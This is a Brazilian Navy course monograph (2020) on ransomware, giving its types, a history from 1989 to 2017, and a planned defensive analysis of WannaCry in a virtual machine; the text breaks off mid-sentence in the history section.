MARINHA DO BRASIL
DIRETORIA DE ENSINO DA MARINHA
CENTRO DE INSTRUÇÃO ALMIRANTE WANDENKOLK

CURSO DE APERFEIÇOAMENTO AVANÇADO EM
SEGURANÇA DA INFORMAÇÃO E COMUNICAÇÕES

RANSOMWARE: o sequestrador digital

1°Ten (QC-CA) LUCAS EDUARDO ZANDONAI

Rio de Janeiro

2020

1°Ten (QC-CA) LUCAS EDUARDO ZANDONAI

RANSOMWARE: o sequestrador digital

Monografia apresentada ao Centro de Instrução Almirante Wandenkolk como requisito parcial à conclusão do Curso de Aperfeiçoamento Avançado em Segurança da Informação e Comunicações.

Orientadores:
Professor ANDERSON OLIVEIRA DA SILVA, D. Sc.
1°Ten (RM2-T) EDUARDO DOS SANTOS SILVA

CIAW
Rio de Janeiro
2020

Zandonai, Lucas Eduardo.

RANSOMWARE: o sequestrador digital / Lucas Eduardo Zandonai. — Rio de Janeiro, 2020.

69f.: il.

Orientador técnico: 1°Ten (RM2-T) Eduardo dos Santos Silva.
Orientador acadêmico: Prof. Dr. Anderson Oliveira da Silva.

Monografia (Curso de Aperfeiçoamento Avançado de Segurança da Informação e Comunicações) — Centro de Instrução Almirante Wandenkolk. Centro de Pós-Graduação Avançada, Rio de Janeiro, 2020.

1. Ransomware. 2. WannaCry. 3. Análise dinâmica. 4. Análise estática. 5. Criptografia. I. Centro de Instrução Almirante Wandenkolk. Centro de Pós-Graduação Avançada. II. Título.

1°Ten (QC-CA) LUCAS EDUARDO ZANDONAI

RANSOMWARE: o sequestrador digital

Monografia apresentada ao Centro de Instrução Almirante Wandenkolk como requisito parcial à conclusão do Curso de Aperfeiçoamento Avançado em Segurança da Informação e Comunicações.

Aprovada em ___ de _____ de 2020.

Banca Examinadora:

Gian Karlo Huback Macedo de Almeida, Capitão de Mar e Guerra (RM1-EN), CIAW

Professor Anderson Oliveira da Silva, D. Sc., PUC-RIO

Eduardo dos Santos Silva, Primeiro-Tenente (RM2-T), CTIM

CIAW
Rio de Janeiro
2020

Dedico este trabalho à Marinha do Brasil, instituição que me formou um Oficial e que tenho muita honra e orgulho de servir.

AGRADECIMENTOS

Agradeço, primeiramente, a Deus pela oportunidade de estar vivo, com saúde e força para continuar a jornada de aprendizado, permitindo minha evolução espiritual, moral e intelectual.

À minha esposa Daniele e ao meu filho Eduardo, por serem a razão de eu seguir em frente e que me apoiaram incondicionalmente durante todos os momentos difíceis.

Aos meus pais, Jorge e Vânia, e ao meu irmão Isac, que mesmo distantes fisicamente, sempre se fazem presentes no dia-a-dia.

Aos orientadores, Prof. Anderson e 1T Eduardo, pela atenção, boa vontade, bom relacionamento e por contribuírem com os seus vastos conhecimentos e experiências, dando um norte ao trabalho.

Ao CMG Huback, coordenador do Curso de Segurança da Informação e Comunicações (SIC), que, com elevado profissionalismo e dedicação, conduziu a turma de forma impecável ao fim do curso, buscando sempre uma forma de auxiliar todos os alunos, sem exceção.

A todos os professores do curso SIC, que compartilharam suas sabedorias com clareza e dedicação.

Aos colegas de turma pelo excelente convívio diário durante o curso.

Por fim, a todos que de alguma forma contribuíram para que eu chegasse até este momento especial.

"Concentre-se nos pontos fortes, reconheça as fraquezas, agarre as oportunidades e proteja-se contra as ameaças."

(Sun Tzu)

RANSOMWARE: o sequestrador digital

RESUMO

Ransomware é uma ameaça extremamente perigosa para a segurança das informações e comunicações (SIC). O presente trabalho apresenta um amplo referencial teórico abrangendo: o que é um *ransomware*; seus principais tipos; seu histórico desde 1989 até 2020, com previsões para 2021; estatísticas de 2017 a 2019 dos ataques de *crypto ransomware* a computadores que utilizam ferramentas da *Kaspersky*, apontando a localização geográfica, o quantitativo mensal e as famílias mais difundidas em cada ano; um estudo profundo sobre o *WannaCry*, destacando os seus módulos *worm* e *ransomware*; suas extensões de arquivos criptografadas e uma linha do tempo dos eventos pertinentes a este código malicioso. Os resultados são obtidos através de análises estáticas, dinâmicas e de código fonte em linguagem de alto e baixo nível, enfatizando os seguintes pontos do *WannaCry:* suas características; bibliotecas e funções; interações iniciais; propagação; mecanismos de persistência; preparação e processo de criptografia; prevenção de recuperação de arquivos; endereços *.onion* e *Bitcoin;* descontaminação e a possibilidade de recuperação de arquivos, através de *backup* e da busca da chave privada RSA (*Rivest-Shamir-Adleman*) na memória RAM (*Random Access Memory*), utilizando os seguintes sistemas operacionais e ferramentas: Kali Linux 2019.4 64-bit; Windows 7 SP1 x64; Oracle VM Virtual Box 6.1.4; Pesutio 9.0.0; IDA Freeware 7.0.191002; RetDec 3.3; SysAnalyzer; ApateDNS 1.0.0.0; netstat; WireShark 3.2.2; Process Hacker 2.39.124; Kaspersky 20.0.14.1085; WanaKey; WanaKiwi e Ransomware File Decryptor. Por fim, diversas recomendações de segurança são apresentadas, bem como maneiras de mitigar o dano causado em caso de contaminação.

Palavras-chave: Ransomware. WannaCry. Análise dinâmica. Análise estática. Criptografia.

LISTA DE ILUSTRAÇÕES

LISTA DE QUADROS

LISTA DE ABREVIATURAS E SIGLAS

AES	*Advanced Encryption Standard*
AIDS	*Acquired Immunodeficiency Syndrome*
API	*Application Programming Interface*
CVE	*Common Vulnerabilities and Exposures*
DLL	*Dynamic Link Library*
DNS	*Domain Name System*
FAQ	*Frequently Asked Questions*
FBI	*Federal Bureau of Investigation*
IEEE	*Institute of Electrical and Electronic Engineers*
INSS	Instituto Nacional do Seguro Social
IP	*Internet Protocol*
IPS	*Intrusion Prevention System*
KSN	*Kaspersky Security Network*
MB	Marinha do Brasil
MBR	*Master Boot Record*
MFT	*Master File Table*
Mutex	*Mutual Exclusion*
NTFS	*New Technology File System*
NSA	*National Security Agency*
OM	Organização Militar
RAM	*Random Access Memory*
RDP	*Remote Desktop Protocol*
RetDec	*Retargetable Decompiler*
RSA	*Rivest-Shamir-Adleman*

RTF	*Rich Text Format*
SIC	Segurança das Informações e Comunicações
SMB	*Service Message Block*
SMS	*Short Message Service*
SYN	*Synchronize*
TCP	*Transmission Control Protocol*
TOR	*The Onion Router*
UDP	*User Datagram Protocol*
US-CERT	*United States Computer Emergency Readiness Team*
VBS	*Visual Basic Script*
VLAN	*Virtual Local Area Network*

SUMÁRIO

1 INTRODUÇÃO

Segundo Brasil (2019):

> A informação é um bem de valor intangível e nem sempre mensurado. Por esta razão, ela é classificada como ativo para uma organização. Como qualquer outro ativo, a informação e o seu correto uso são partes essenciais no cumprimento das missões, devendo, assim, ser adequadamente protegidos. Nos dias atuais, os maiores repositórios de informações são os ambientes computacionais, especialmente os interconectados por redes. Para proteger as informações, tais ambientes devem ser considerados seguros. Contudo, ser um ambiente seguro é um estado para dado momento, em face dos riscos inerentes, do valor do ativo, das ameaças e das vulnerabilidades. Logo, a segurança é uma busca constante do aperfeiçoamento da mentalidade de segurança, dos procedimentos e da tecnologia que envolvem o ativo informação.

De acordo com Akbanov e Vassilakis (2019), nos últimos anos tem-se observado uma rápida proliferação de diferentes tipos de *ransomware*, tendo como alvos usuários domésticos, companhias e, inclusive, infraestruturas críticas de telecomunicações. *Petya/NotPetya*, *WannaCry* e *Ryuk* são exemplos típicos de *ransomwares* recentes.

Um *ransomware*, geralmente, atinge o seu objetivo ao impedir o acesso à informação digital, afetando a disponibilidade, requisito básico de SIC constante na Brasil (2019). Porém, casos recentes mostram que a integridade (capacidade da informação digital somente ser modificada por alguém autorizado) e a confidencialidade (capacidade da informação digital somente ser acessada por alguém autorizado) também podem ser infringidos, como foram os casos ocorridos na cidade de Joanesburgo e no estado da Virgínia, onde informações foram roubadas e houve ameaça de divulgação se o resgate não fosse pago.

Conforme apresentado em Akbanov e Vassilakis (2019), o *WannaCry* é um código malicioso classificado como *crypto ransomware* (*software* que cifra os arquivos do computador infectado e demanda uma quantia em dinheiro para, possivelmente, decifrá-los). Táticas de choque e pânico são usadas para coagir os usuários a pagar o resgate. No *WannaCry*, ela foi implementada mostrando uma contagem regressiva, ameaçando o usuário de que a chave de decifragem será destruída – inviabilizando a recuperação dos arquivos – se ele não pagar em, no máximo, sete dias. O *WannaCry* também foi considerado um *worm* devido à sua capacidade de autopropagação via redes de computadores.

1.1 Apresentação do Problema

As Forças Armadas estão cada vez mais dependentes dos computadores para o uso de informações digitais e comunicações. Devido ao elevado dinamismo desta área, novos códigos maliciosos são criados diariamente, tornando cada vez mais árduo o processo de viabilizar e assegurar a disponibilidade, integridade e confidencialidade de dados e informações de forma a minimizar os incidentes de segurança da informação, conforme determinado em Brasil (2019).

O problema em análise neste trabalho consiste elevar a mentalidade de segurança dos leitores (militares da Marinha do Brasil) conscientizando-os sobre os riscos que os *ransomwares* podem causar na SIC, analisando os impactos causados por um incidente – infecção do ransomware *WannaCry* em computadores com o sistema operacional *Windows 7* – mostrando recomendações de segurança e formas de mitigar os danos.

1.2 Justificativa e Relevância

Na sexta-feira, 12 de maio de 2017, a comunidade global testemunhou o início da maior infecção de *ransomware* da história, o *WannaCry*. Este ataque afetou mais de 200 mil sistemas em 150 países. No Brasil, o ataque causou a interrupção do atendimento do INSS (Instituto Nacional do Seguro Social), responsável pelo pagamento da aposentadoria e demais benefícios aos trabalhadores brasileiros, além de afetar empresas e órgãos públicos de 14 estados brasileiros mais o Distrito Federal (IRCC, 2018). Diversos dados computacionais foram criptografados e uma taxa de resgate de $300 dólares em *Bitcoins* por computador infectado foi exigida.

De acordo com dados da Kaspersky (2016), aproximadamente 65% de todas as empresas afetadas por *ransomware* em 2017 disseram que perderam acesso a uma quantidade significativa ou até mesmo todos os dados das máquinas contaminadas. Cabe ressaltar também que um em cada seis infectados que pagaram o resgate nunca conseguiu recuperar o acesso aos arquivos (KASPERSKY, 2016).

Embora um *patch* de segurança já estivesse previamente disponível, muitas organizações só perceberam que sua rede estava exposta após serem atacadas, devido a uma baixa mentalidade de segurança. O *WannaCry* mostrou também como é fácil explorar uma vulnerabilidade, mesmo que conhecida, no sistema operacional *Windows*.

A relevância deste trabalho consiste na ampla divulgação do conhecimento sobre os *ransomwares*, fazendo com que haja um incremento na mentalidade de segurança das informações e comunicações, nos investimentos financeiros, nas boas práticas e nos cursos e adestramentos para os militares da Marinha do Brasil (MB).

1.3 Objetivos

O objetivo geral deste trabalho é elevar a mentalidade de segurança dos militares da Marinha do Brasil sobre os riscos que um ransomware pode causar na SIC.

Os objetivos específicos desta monografia são:

1. Revisar a literatura existente sobre *ransomware*;
2. Expor um histórico dos *ransomwares* desde 1989 até 2020;
3. Exibir estatísticas dos *crypto ransomwares* dos anos 2017, 2018 e 2019;

4. Discorrer sobre o *WannaCry*;
5. Realizar uma análise estática, dinâmica e do código fonte em linguagem de alto e baixo nível do *ransomware WannaCry*, em uma máquina virtual, com o sistema operacional *Windows* 7;
6. Descontaminar a máquina virtual com o antivírus *Kaspersky*;
7. Estudar a possibilidade de recuperar os arquivos criptografados sem pagar o resgate; e
8. Apresentar recomendações de segurança e maneiras de mitigar os danos causados por um *ransomware*.

1.4 Estrutura da monografia

A estrutura deste trabalho consiste em 5 capítulos, onde:

No Capítulo 2 é caracterizada a metodologia utilizada no trabalho, enfatizando as ferramentas usadas nas análises.

Um amplo referencial teórico a respeito do tema *ransomware* e sobre o *WannaCry* é exposto no Capítulo 3.

O Capítulo 4 apresenta os resultados de uma análise estática, dinâmica e do código fonte em linguagem de alto e baixo nível do *ransomware WannaCry*, realizados em uma máquina virtual, com o sistema operacional *Windows* 7. Também é mostrada a remoção do *malware*, a tentativa de recuperação dos arquivos sem pagar a taxa, recomendações de segurança e formas de mitigar os danos.

Por fim, as conclusões e sugestões para trabalhos futuros são evidenciados no Capítulo 5.

2 METODOLOGIA

Segundo Lakatos e Marconi (2003):

> método é o conjunto de atividades sistemáticas e racionais que, com maior segurança e economia, permite alcançar o objetivo - conhecimentos válidos e verdadeiros – traçando o caminho a ser seguido, detectando erros e auxiliando a decisão do cientista.

Para Richardson e Peres (2008), as metodologias são regras estabelecidas para o método científico, por exemplo: a necessidade de observar, de formular hipóteses, de elaborar instrumentos *etc*.

Destaca-se a diferença entre método e metodologia, o primeiro é o caminho, ou a maneira, seguido para se alcançar um fim ou objetivo, por sua vez, a segunda envolve os procedimentos e regras utilizados por determinado método (RICHARDSON; PERES, 2008).

Neste capítulo, será apresentada a metodologia utilizada neste trabalho, focando nas suas classificações, nas ferramentas de coleta e tratamento dos dados, bem como em suas limitações.

2.1 Classificação da Pesquisa

De acordo com Gil (1999), as pesquisas podem ser classificadas quanto à natureza (básica ou aplicada), à abordagem do problema (qualitativa, quantitativa ou ambas), à realização dos objetivos (descritiva, exploratória ou explicativa) e aos procedimentos técnicos (bibliográfica, documental, levantamento, estudo de caso, participante, pesquisa ação, experimental ou *ex-post-facto*).

Com relação à natureza, a pesquisa deste trabalho é *aplicada*, pois, segundo Gil (1999), gera conhecimentos para aplicação prática, dirigidos à solução de problemas específicos e envolve interesses locais.

Quanto à abordagem do problema, esta monografia é classificada como: *quantitativa* e *qualitativa*. A primeira porque serão usados dados estatísticos para enumerar as quantidades e a localização dos computadores utilizadoras das ferramentas *Kaspersky* atacados pelos *crypto ransomwares*, destacando o *WannaCry*, entre 2017 e 2019. A segunda pois apresentará um amplo histórico dos *ransomwares*, desde 1989 até 2020.

Do ponto de vista dos objetivos, esta pesquisa é caracterizada como *descritiva* e *exploratória*. A primeira porque, segundo Gil (1996) e Dencker (2000), visa descrever as características de determinada população (*ransomwares*). Realizado através da observação sistemática (análise estática, dinâmica e do código fonte do *WannaCry*), que oferece uma descrição da situação no momento da pesquisa. A segunda pois, segundo Gil (1996) e Dencker (2000), proporciona maior proximidade com o problema, visando torná-lo explícito, assumindo as formas de pesquisas bibliográficas e estudos de caso.

Por fim, relativo aos procedimentos técnicos, este trabalho é uma pesquisa bibliográfica, pois no Capítulo 3: "utiliza material já publicado, constituído basicamente de livros, artigos de periódicos e, atualmente, com informações disponibilizadas na internet" (GIL, 1999). Também sendo caracterizado como um estudo de caso, pois no Capítulo 4: "envolve o estudo profundo e exaustivo de um ou poucos objetos de maneira que se permita o seu amplo e detalhado conhecimento" (GIL, 1999).

2.2 Coleta e Tratamento de Dados

A coleta de dados foi realizada através de levantamento bibliográfico e de observação sistemática.

2.2.1 Coleta bibliográfica

Por se tratar de uma ameaça recente e extremamente perigosa para a segurança das informações e comunicações, diversos trabalhos são realizados diariamente sobre *ransomware*. Os que possuem relação com esta monografia serão expostos abaixo, para que o leitor possa ampliar o conhecimento na área.

(ANGHEL; RACAUTANU, 2019) e (HASSAN, 2019) definem o que é *ransomware* e apresentam os principais tipos existentes: *crypto, locker, doxware* e *mobile*. A segunda referência vai além e, junto com (SJOUWERMAN, 2020a), trazem um histórico dos diversos *ransomwares* existentes desde 1989 até 2020, também com previsões para 2021.

Diversas estatísticas e estudos sobre os dados, desde 2017 até 2019, são mostrados em: (KASPERSKY, 2017a), (KASPERSKY, 2017b), (KASPERSKY, 2018a), (KASPERSKY, 2018b), (KASPERSKY, 2019a) e (KASPERSKY, 2019b).

(ALRADDADI; SARVOTHAM, 2018), (SYMANTEC, 2017), (PANDA, 2017), (ENDGAME, 2017) e (AKBANOV; VASSILAKIS, 2019) realizaram análises profundas sobre o módulo *worm* (propagação) e o módulo *ransomware* do *WannaCry*.

(RANSOM, 2016) e (HASSAN, 2019) afirmam que não se deve pagar o valor do resgate e indicam diversas ferramentas para recuperar arquivos encriptados por um *crypto ransomware*. (TRENDMICRO, 2017) e (HALIM, 2017) apresentam formas de retomar acesso aos dados cifrados pelo *WannaCry*. (ANJANA, 2017) discute sobre restaurar as informações através da nuvem e os seus riscos.

No âmbito da Marinha do Brasil, (BRASIL, 2019), na parte III, baliza a segurança da informação e comunicação na força e a (BRASIL, 2018) define os requisitos de *software* e *hardware* de uma estação de trabalho padrão.

2.2.2 Observação sistemática

Na observação sistemática, conhecida também como estruturada, planejada ou controlada, o observador sabe o que procura e o que necessita de importância em determinada

situação. Segundo Lakatos e Marconi (2003), neste tipo de observação há um planejamento de ações, sendo uma observação direcionada, ao inverso da assistemática.

Os pontos de interesse deste trabalho são: as características; bibliotecas e funções; interações iniciais; propagação; mecanismos de persistência; preparação e processo de criptografia; prevenção de recuperação de arquivos e endereços *.onion* e *Bitcoin* do *ransomware WannaCry*.

Para a análise, serão utilizadas as seguintes ferramentas:

- Sistema operacional (*host*): *Kali Linux 2019.4 64-bit* – O *Kali Linux* é um projeto de código aberto que é mantido e financiado pela *Offensive Security*, uma provedora mundial de serviços de treinamento e teste de penetração em segurança da informação.
- Sistema operacional (*guests*): *Windows 7 SP1 x64 – Windows 7* é uma versão do sistema operacional *Microsoft Windows*. Embora seu suporte tenha sido encerrado em janeiro de 2020, milhares de computadores ainda utilizam esta plataforma.
- *Oracle VM Virtual Box 6.1.4*: virtualizador completo de uso geral para hardware x86, direcionado a servidores, *desktops* e uso incorporado.
- *Pesutio 9.0.0*: *software* utilizado para detectar artefatos suspeitos em arquivos executáveis, visando facilitar e acelerar a avaliação inicial do *malware*. Neste trabalho, foi usado para realizar a análise estática do *ransomware WannaCry*.
- *IDA Freeware 7.0.191002*: descompilador interativo em linguagem de baixo nível. Neste trabalho, foi usado para realizar a análise estática do *ransomware WannaCry*.
- *RetDec 3.3*: descompilador em linguagem de alto nível. Neste trabalho, foi usado para realizar a análise estática do *ransomware WannaCry*.
- *SysAnalyzer*: aplicação de código aberto desenvolvida para apresentar aos analistas de *malwares* uma ferramenta automatizada que rapidamente coleta, compara e reporta as ações que ocorrem no sistema. Neste trabalho, foi usado na análise dinâmica do *ransomware WannaCry*.
- *ApateDNS 1.0.0.0*: ferramenta para controlar as requisições DNS, através da escuta da porta UDP 53 da máquina local. Neste trabalho, foi usado para verificar as solicitações aos endereços de *KillSwitch* na análise dinâmica do *ransomware WannaCry*.
- *netstat*: exibe conexões TCP ativas, portas nas quais o computador está escutando, estatísticas de Ethernet, a tabela de roteamento de IP, estatísticas de IPv4 e estatísticas de IPv6 . Neste trabalho, foi utilizado para ilustrar a propagação do *ransomware WannaCry*.
- *WireShark 3.2.2*: é um analisador de protocolo de rede. Permite capturar e procurar interativamente o tráfego em execução em uma rede de computadores. Neste trabalho, foi utilizado para ilustrar a propagação do *ransomware WannaCry* e a comunicação com os endereços *.onion*.

- *Process Hacker 2.39.124*: aplicativo multipropósito, depura *software* e detecta *malwares*. Neste trabalho, foi usado para verificar os processos executados durante a análise dinâmica do *ransomware WannaCry*.
- *Kaspersky 20.0.14.1085*: antivírus utilizado para a descontaminação do *ransomware WannaCry*.
- *WanaKey, WanaKiwi* e *Ransomware File Decryptor*: ferramentas usadas para tentar recuperar os arquivos cifrados pelo *ransomware WannaCry*.

2.3 Considerações finais

Neste capítulo foi apresentada a metodologia e a classificação de pesquisa deste trabalho, destacando as referências bibliográficas e as ferramentas a serem utilizadas.

Ressalta-se que métodos dispostos anteriormente possuem as seguintes limitações: são reativos, ou seja, não previnem uma contaminação pelo código malicioso (*ranswomware*), exceto o antivírus *Kaspersky* (neste trabalho utilizado apenas para a descontaminação); a inviabilidade de interpretar completamente o código fonte através da descompilação; e restrições na tentativa de recuperação dos arquivos, onde a chave é buscada apenas na memória RAM, ou seja, depende de que o computador não seja reiniciado e que a memória não seja alocada. Porém, os métodos abordados são importantes para a conscientização dos usuários, através do referencial teórico (Capítulo 3) e dos resultados apresentados (Capítulo 4).

3 REFERENCIAL TEÓRICO

O referencial teórico permite verificar o estado do problema a ser pesquisado, sobre o aspecto teórico e de outros estudos e pesquisas já realizados (LAKATOS; MARCONI, 2003). Para o melhor entendimento dos resultados apontados no trabalho, serão apresentados alguns conceitos, definições, estatísticas e estudos sobre *ransomware* e a respeito do *WannaCry*.

3.1 *Ransomware*

Ransomware é um tipo de código malicioso desenvolvido para extorquir dinheiro de suas vítimas (KASPERSKY, 2017c). Seu nome consiste na junção de duas palavras do idioma inglês: *ransom* [1] e *malware* [2] (ANGHEL; RACAUTANU, 2019). Seu objetivo é fazer que o usuário contaminado pague, voluntariamente, um valor financeiro para, possivelmente, reestabelecer o acesso aos seus arquivos pessoais, sistema operacional, ou evitar a divulgação de informações sigilosas capturadas.

3.1.1 Tipos de *Ransomware*

Os principais tipos de *ransomware* são: *crypto*, *locker*, *doxware*, *mobile* (ANGHEL; RACAUTANU, 2019).

O *crypto ransomware*, silenciosamente, cifra os dados importantes (baseados nas suas extensões) do equipamento computacional (computador, servidor, *tablet*, *smartphone*, ou dispositivo *Internet of Things*) e exige que a vítima pague o resgate (*ransom*) para que seja entregue a chave de decriptação (HASSAN, 2019). Cabe ressaltar, que não há garantias de que as informações serão restauradas. Segundo pesquisa da Kaspersky (2016), 17% dos usuários infectados não obtiveram sucesso na recuperação dos seus arquivos, mesmo após o pagamento da taxa.

Ele procura por arquivos em discos locais, dispositivos de armazenamento externos conectados e unidades de rede mapeadas. Após obter sucesso na encriptação, é apresentada uma mensagem com contato, valores, prazo e instruções de pagamento – geralmente um método anônimo (cartões de crédito pré-pagos e criptomoedas, como *Bitcoin*) (HASSAN, 2019). Exemplos típicos de *crypto ransomware* são: *CryptoWall, CryptoLocker, WannaCry* e *Locky* (ANGHEL; RACAUTANU, 2019).

O *locker ransomware* impede o acesso aos arquivos pessoais da vítima ao negar recursos computacionais (bloqueando a área de trabalho ou impedindo o *login* do usuário, por

[1] *Ransom*: prática de manter um prisioneiro ou item para extorquir dinheiro ou propriedade para garantir sua liberação, ou pode se referir à soma do dinheiro envolvido (EDUCALINGO, 2020b).

[2] *Malware*: abreviação de *software* malicioso, é qualquer *software* usado para interromper a operação do computador, reunir informações confidenciais ou obter acesso a sistemas de computador privados (EDUCALINGO, 2020a).

exemplo) e demanda um pagamento para restituí-los (HASSAN, 2019). Exemplos típicos de *locker ransomware* são: *Winlocker* e *Reveton* (ANGHEL; RACAUTANU, 2019).

Comparado com o *crypto*, um *locker ransomware* típico apenas restringe o acesso aos arquivos pessoais usando formas relativamente simples, que podem facilmente ser revertidas por um usuário com conhecimento técnico, tendo como resultado, uma descontaminação sem afetar as informações contidas. Já as famílias baseadas em *crypto*, embora não impeçam o acesso ao sistema operacional, são mais modernas e podem ter efeitos devastadores, principalmente em corporações e instituições governamentais, especialmente se não há um *backup* para restaurar o estado de operação anterior ao ataque (HASSAN, 2019).

O *Doxware*, também conhecido como *Leakware*, se difere das classes apresentadas anteriormente, pois ele não impede o acesso ao computador da vítima e nem criptografa seus arquivos, em vez disso, informações sensíveis (fotos, vídeos, documentos confidenciais e históricos de conversas, por exemplo) são silenciosamente coletadas e guardadas em servidores, ou em outras máquinas infectadas e o atacante ameaça publicá-las caso o pagamento não seja efetuado (ANGHEL; RACAUTANU, 2019).

O *mobile ransomware* visa atacar dispositivos móveis, por exemplo: *smartphones* e *tablets*. Como, usualmente, a infomação neles é relativamente fácil de ser recuperada utilizando armazenamento em nuvem, ou outra ferramenta de *backup*, este tipo de *ransomware* tem pouca motivação para agir como *crypto*, portanto, atua como uma espécie de *locker*. Porém, seu sucesso (receber um bom valor de resgate) depende do preço do aparelho e não das informações salvas nele (ANGHEL; RACAUTANU, 2019).

3.2 Histórico

Os *ransomwares* existem desde os primeiros dias dos vírus clássicos dos computadores. Muitos estudos mostram que o primeiro *ransomware* documentado, conhecido como *AIDS Trojan* ou *PC Cyborg Virus*, apareceu em 1989. O autor, um biólogo chamado Joseph Popp, enviou por correio 20.000 disquetes para os participantes da Conferência Mundial da *AIDS*, promovida pela Organização Mundial da Saúde. Os discos continham um questionário interativo e o *malware* era ativado após 90 reinicializações da máquina da vítima (HASSAN, 2019).

O *PC Cyborg Virus* apenas ocultava todos os diretórios e encriptava os nomes dos arquivos localizados na unidade C:\ com uma simples criptografia simétrica, fazendo com que o sistema operacional *Windows* ficasse inutilizável. Para remover a restrição, a vítima tinha que enviar 189 dólares para um endereço no Panamá. O *AIDS Trojan* não era sofisticado e os arquivos eram facilmente recuperáveis. Porém, causou um sério dano para diferentes centros de pesquisa ao redor do mundo (HASSAN, 2019).

O próximo grande passo na evolução dos *ransomwares* foi em 1996, quando dois criptólogos – Adam L. Young and Moti M. Yung – escreveram um artigo apresentado na *IEEE Security & Privacy Conference*. Era sugerido que um *software* pudesse utilizar um algoritmo de chaves assimétricas para criar códigos maliciosos, com o intuito de extorquir dinheiro das

vítimas e causar destruição em massa (HASSAN, 2019). Surgiu, então, o princípio do *crypto ransomware*, que viria aparecer um tempo depois.

Apenas em 2006, após 17 anos do primeiro *ransomware*, outras variantes foram lançadas, mas desta vez muito mais invasivas e difíceis de remover do que seu antecessor. O *Archiveus Trojan*, utilizava o algoritmo de chaves públicas RSA para cifrar todos os arquivos contidos na pasta *Meus Documentos*, requerendo que as vítimas comprassem itens *online* em uma farmácia para que fosse fornecida uma senha de decriptação de 30 dígitos (SJOUWERMAN, 2020a).

GPcode, Krotten e *Cryzip* foram outros *ransomwares* difundidos em 2006. Através de anexos de *e-mail*, aparentavam ser currículos para vagas de empregos e utilizavam uma chave assimétrica de 660 bits, o que tornava o processo de quebra por força bruta muito custoso naquela época (SJOUWERMAN, 2020a).

Em 2007, ao mesmo tempo em que o *GPCode* e suas diversas variantes infectavam as vítimas, começaram a circular os *locker ransomwares*. O *WinLock* assumia a tela do computador do usuário e apresentava imagens pornográficas até que fossem enviados 10 dólares por um método de pagamento através de SMS – *Short Message Service* – para receber o código de desbloqueio (SJOUWERMAN, 2020a).

Após dois anos do ataque inicial do *GPCode*, surgiu, em 2008, uma nova variante do mesmo *ransomware* chamada *GPCode.AK*, a diferença entre elas consistia no tamanho da chave RSA, agora com 1024 bits. Neste ano também despontou a principal ferramenta utilizada pelos cibercriminosos: o *Bitcoin*. A criptomoeda fornece um novo sistema, praticamente anônimo, de transferência de dinheiro – estabelecendo uma forma perfeita de extorquir as vitimas. A adoção mundial do *Bitcoin* permitiu a execução de ataques de *ransomwares* muito maiores (SJOUWERMAN, 2020a).

Um tipo diferente de ataque por *ransomware* aconteceu em 2009. Conhecido como Vundo, convencia as vítimas a comprar um falso antivírus – XPAntiVirus2009 – dizendo que o computador estava infectado. Ao mesmo tempo, criptografava os arquivos e demandava o pagamento de 40 dólares para a decifragem. O Vundo também utilizava técnicas de polimorfismo e mudava automaticamente seu código para dificultar sua detecção por programas de antivírus (HASSAN, 2019).

Em março 2012 surgiu o *ransomware* Reveton. Seus desenvolvedores usavam *sites* pornográficos e de *downloads* de *softwares* para intimidar os visitantes. As ameaças consistiam em dizer que o usuário infringiu a lei ao visitar *sites* de pedofilia ou ao violar os direitos autorais carregando conteúdos piratas e, em virtude disso, seus arquivos pessoais haviam sido bloqueados e uma multa deveria ser paga para restituir o acesso ao computador (HASSAN, 2019).

Segundo Sjouwerman (2020a), as detecções de *ransomware* já somavam mais de 200.000 casos em julho de 2012, chegando a taxa de 2.000 por dia. Em novembro, uma nova variante do Reveton apareceu fingindo ser o Centro de Denúncia de Crimes na *Internet* do FBI – *FBI's Internet Crime Complaint Center (IC3)* (SJOUWERMAN, 2020a).

Empurrados pelo sucesso do Reveton, diferentes variantes de *ransomware* foram lançadas entre 2013 e 2015, como: *CryptoLocker*, *TorrentLocker*, *CryptoWall* e *Teslacrypt*. Elas possuíam servidores de Comando e Controle, onde a comunicação se dava por redes Tor (*The Onion Router*), para preservar o anonimato, e usavam fortes padrões de encriptação (RSA de 2048 bits e AES – *Advanced Encryption Standard*), levando a um crescimento expressivo nos pagamentos do *ransom*, que chegavam a mais de 325 milhões de dólares (HASSAN, 2019).

Outro exemplo foi o *Svpeng – mobile Trojan* desenvolvido para roubar informações de cartões de crédito – que evoluiu neste período para um *mobile ransomware*, bloqueando a tela do celular e cobrando uma taxa de 200 dólares para o desbloqueio. Estima-se que 900.000 *smartphones* com o sistema operacional *Android* tenham sido infectados em 30 dias (SJOUWERMAN, 2020a).

Em 2016, a evolução dos *ransomwares* continuou. Foram adicionadas diversas ferramentas, como, por exemplo, um contador que faz o valor do resgate aumentar com o passar do tempo. *Locky, Petya* e *SamSam* foram as famílias mais notórias que surgiram neste ano, porém, o total de variantes descoberto em 2016 foi 247, um aumento de 752% comparado com 2015 (SJOUWERMAN, 2020a).

O *Petya* teve duas versões, a primeira surgiu em 2016 e a segunda – chamada de *NotPetya* e extremamente perigosa – em 2017. O *Petya* atacava os sistemas operacionais *Windows* e infectava o *master boot record* (MBR), então sobrescrevia o *Windows Boot Loader* original e reiniciava o computador. Após isso, ele executava a sua carga maliciosa (*payload*) e começava a encriptar a *master file table* (MFT) do sistema de arquivos NTFS, fazendo que o *Windows* não conseguisse localizar os arquivos armazenados. Na próxima reinicialização, o *Petya* impedia o carregamento do sistema operacional e apresentava uma nota solicitando $300 dólares em *Bitcoin* para restituir o acesso ao sistema comprometido. A propagação do *Petya* ocorria de forma similar às outras famílias de *ransomware*, através de *spams* e interação do usuário, inclusive provendo direitos administrativos para o seu correto funcionamento (HASSAN, 2019).

As principais evoluções trazidas pelo *NotPetya* foram: a geração e posterior destruição de chaves aleatórias para o processo de cifragem, fazendo com que a recuperação dos dados se tornasse impossível; e a forma de propagação do *ransomware* em redes locais, utilizando os *exploits EternalBlue* e *EternalRomance*, que não dependia da interação humana. Embora possuísse um comportamento em geral parecido com o dos demais *ransomwares*, o *NotPetya* se destacou por ter sido criado para sabotar e destruir os dados. Seu último objetivo era arrecadar os resgates, sendo classificado como uma arma cibernética (HASSAN, 2019).

Até então, 2017 foi denominado o ano de ouro para os *ransomwares*. O ataque mais famoso foi o do *WannaCry* (objeto de análise profunda no capítulo 4 deste trabalho). Este *malware* se disseminou globalmente e também possuía a capacidade de se propagar automaticamente – sem a necessidade de interação humana – em todos os computadores com o sistema operacional *Windows* conectados em uma rede local, desde a versão XP ao 10, que não estivessem atualizados com o *patch* de segurança MS17-010. Neste ano, os ataques de *ransomware* causaram um dano

